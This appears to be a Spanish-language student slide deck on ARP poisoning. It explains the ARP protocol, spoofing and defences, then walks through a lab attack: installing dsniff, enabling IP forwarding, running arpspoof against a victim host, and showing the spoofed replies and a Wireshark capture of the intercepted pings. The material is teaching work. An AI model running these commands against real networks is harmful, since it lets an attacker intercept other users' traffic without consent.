Seguridad de la información


Envenenamiento Protocolo ARP

Stephanie Salazar
Paola Yang
Mauricio Muñoz

¿Qué es el Protocolo ARP?

- Adress Resolution Protocol
  (Protocolo de Resolución de Dirección)
- Protocolo de la capa de enlace en TCP
- Responsable de asociar una dirección MAC correspondiente a una determinada dirección IP
- El router guarda la información en una tabla ARP

Dirección IP	Dirección MAC	TTL
222.222.222.221	88-B2-2F-54-1A-0F	13:45:00
222.222.222.223	5C-66-AB-90-75-B1	13:52:00


ARP Request
Source IP: 192.168.0.101
Source: MAC: f2:f2:f2:f2:f2:f2
Target IP: 192.168.0.1
Target MAC: 00:00:00:00:00:00
ARP Response
Source IP: 192.168.0.1
Source: MAC: 02:f2:02:f2:02:f2
Target IP: 192.168.0.101
Target MAC: f2:f2:f2:f2:f2:f2

Spoofing

Es la suplantación de la identidad de un computador ajeno, obteniendo acceso que en condiciones normales tendría restringido.


-Activo: El intruso interfiere con el tráfico legítimo que fluye a través de la red.

-Pasivo: El intruso monitorea el tráfico de la red.

ARP Spoofing

- Se refiere a la transmisión de una tabla ARP “envenenada”, es decir, una tabla donde se asocia la MAC del atacante con la IP de otro host dentro de la LAN, esto con el objetivo de captar el trafico IP entre ellos

Envenenamiento ARP: Idea



Defensa

-Tablas ARP estáticas

-DHCP Snooping

-Reverse ARP

Práctica

- Descargar el paquete dsniff, para utilizar arpspoff
- yum install dsniff

```
[root@hyundai ~]# yum install dsniff
Complementos cargados:langpacks, refresh-packagekit
adobe-linux-x86_64                                       |  951 B  00:00
updates                                                  | 4.9 kB  00:00
updates/20/x86_64/primary_db                             |  11 MB  00:00
(1/3): updates/20/x86_64/updateinfo                      | 1.3 MB  00:05
(2/3): updates/20/x86_64/pkgtags                         | 1.0 MB  00:05
(3/3): adobe-linux-x86_64/primary                        | 1.2 kB  00:06
adobe-linux-x86_64                                                   2/2
```

- Permitir IP forwarding dentro del terminal atacante: este paso es esencial ya que de no permitirse el IP forwarding los paquetes recibidos desde la terminal víctima no se transmiten al router o viceversa y son descartados, lo que desencadena un ataque de denegación de servicio.
- echo 1 > /proc/sys/net/ipv4/ip_forward

```
[root@hyundai ~]# echo 1 > /proc/sys/net/ipv4/ip_forward
[root@hyundai ~]#
```

- arpspoof -i p4p1 -t 10.10.14.106 10.10.14.1
  -i indica la interfaz de red a ocupar en la terminal atacante (p4p1).
  -t indica la terminal víctima, en este caso otro computador dentro de la red (10.10.14.106).
  Finalmente se indica la dirección que se va a suplantar, en este caso 10.10.14.1

```
[root@hyundai ~]# arpspoof -i p4p1 -t 10.10.14.106 10.10.14.1
```

```
[root@hyundai ~]# arpspoof -i p4p1 -t 10.10.14.106 10.10.14.1
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68
:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68
:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68
:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68
:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68
:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68
:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68
:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68
:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68
:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68
:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68
:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68
:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68
:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68
:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68
:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68
:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68
:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
```

```
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
```

- Por ejemplo en la terminal de la víctima comenzamos a enviar ping

```
[labit@ip106 ~]$ ping 10.10.14.1
PING 10.10.14.1 (10.10.14.1) 56(84) bytes of data.
64 bytes from 10.10.14.1: icmp_seq=1 ttl=64 time=0.387 ms
64 bytes from 10.10.14.1: icmp_seq=2 ttl=64 time=0.297 ms
64 bytes from 10.10.14.1: icmp_seq=3 ttl=64 time=0.300 ms
64 bytes from 10.10.14.1: icmp_seq=4 ttl=64 time=0.282 ms
64 bytes from 10.10.14.1: icmp_seq=5 ttl=64 time=0.300 ms
64 bytes from 10.10.14.1: icmp_seq=6 ttl=64 time=0.294 ms
64 bytes from 10.10.14.1: icmp_seq=7 ttl=64 time=0.297 ms
64 bytes from 10.10.14.1: icmp_seq=8 ttl=64 time=0.319 ms
64 bytes from 10.10.14.1: icmp_seq=9 ttl=64 time=0.287 ms
64 bytes from 10.10.14.1: icmp_seq=10 ttl=64 time=0.311 ms
64 bytes from 10.10.14.1: icmp_seq=11 ttl=64 time=0.294 ms
64 bytes from 10.10.14.1: icmp_seq=12 ttl=64 time=0.327 ms
64 bytes from 10.10.14.1: icmp_seq=13 ttl=64 time=0.303 ms
64 bytes from 10.10.14.1: icmp_seq=14 ttl=64 time=0.291 ms
64 bytes from 10.10.14.1: icmp_seq=15 ttl=64 time=0.255 ms
64 bytes from 10.10.14.1: icmp_seq=16 ttl=64 time=0.307 ms
64 bytes from 10.10.14.1: icmp_seq=17 ttl=64 time=0.324 ms
64 bytes from 10.10.14.1: icmp_seq=18 ttl=64 time=0.295 ms
64 bytes from 10.10.14.1: icmp_seq=19 ttl=64 time=0.288 ms
64 bytes from 10.10.14.1: icmp_seq=20 ttl=64 time=0.286 ms
64 bytes from 10.10.14.1: icmp_seq=21 ttl=64 time=0.304 ms
64 bytes from 10.10.14.1: icmp_seq=22 ttl=64 time=0.177 ms
```

En Wireshark podemos observar los ping que se encuentran en la terminal

No.	Time	Source	Destination	Protoco	Lengtl	Info
1	0.000000000	fe80::2e0:4cff:fe68:da4	ff02::2	ICMPv6	62	Router Solicitation
2	0.000021000	fe80::2e0:4cff:fe68:352	ff02::2	ICMPv6	62	Router Solicitation
3	0.209594000	10.10.14.106	10.10.14.1	ICMP	98	Echo (ping) request id=0x1142, seq=28/7168, ttl=64
4	0.209621000	10.10.14.106	10.10.14.1	ICMP	98	Echo (ping) request id=0x1142, seq=28/7168, ttl=63
5	0.996460000	fe80::2e0:4cff:fe68:e8e	ff02::2	ICMPv6	62	Router Solicitation
6	0.999598000	fe80::2e0:4cff:fe68:ddc	ff02::2	ICMPv6	62	Router Solicitation
7	1.000735000	fe80::2e0:4cff:fe68:342	ff02::2	ICMPv6	62	Router Solicitation
8	1.069353000	fe80::2e0:4cff:fe68:e92	ff02::2	ICMPv6	62	Router Solicitation
9	1.209580000	10.10.14.106	10.10.14.1	ICMP	98	Echo (ping) request id=0x1142, seq=29/7424, ttl=64
10	1.209641000	10.10.14.106	10.10.14.1	ICMP	98	Echo (ping) request id=0x1142, seq=29/7424, ttl=63
11	1.864042000	RealtekS_68:03:47	Micro-St_72:41:f5	ARP	42	10.10.14.1 is at 00:e0:4c:68:03:47
12	1.996480000	fe80::2e0:4cff:fe68:dfc	ff02::2	ICMPv6	62	Router Solicitation
13	1.997751000	fe80::2e0:4cff:fe68:de0	ff02::2	ICMPv6	62	Router Solicitation
14	1.999880000	fe80::2e0:4cff:fe68:dad	ff02::2	ICMPv6	62	Router Solicitation
15	2.209600000	10.10.14.106	10.10.14.1	ICMP	98	Echo (ping) request id=0x1142, seq=30/7680, ttl=64
16	2.209665000	10.10.14.106	10.10.14.1	ICMP	98	Echo (ping) request id=0x1142, seq=30/7680, ttl=63
17	2.996640000	fe80::2e0:4cff:fe68:da6	ff02::2	ICMPv6	62	Router Solicitation
18	3.209571000	10.10.14.106	10.10.14.1	ICMP	98	Echo (ping) request id=0x1142, seq=31/7936, ttl=64
19	3.209635000	10.10.14.106	10.10.14.1	ICMP	98	Echo (ping) request id=0x1142, seq=31/7936, ttl=63
20	3.864275000	RealtekS_68:03:47	Micro-St_72:41:f5	ARP	42	10.10.14.1 is at 00:e0:4c:68:03:47
21	3.994902000	fe80::468a:5bff:fe72:3c9	ff02::2	ICMPv6	62	Router Solicitation
22	3.997157000	fe80::2e0:4cff:fe68:347	ff02::2	ICMPv6	62	Router Solicitation
23	4.209551000	10.10.14.106	10.10.14.1	ICMP	98	Echo (ping) request id=0x1142, seq=32/8192, ttl=64
24	4.209606000	10.10.14.106	10.10.14.1	ICMP	98	Echo (ping) request id=0x1142, seq=32/8192, ttl=63
						Router Solicitation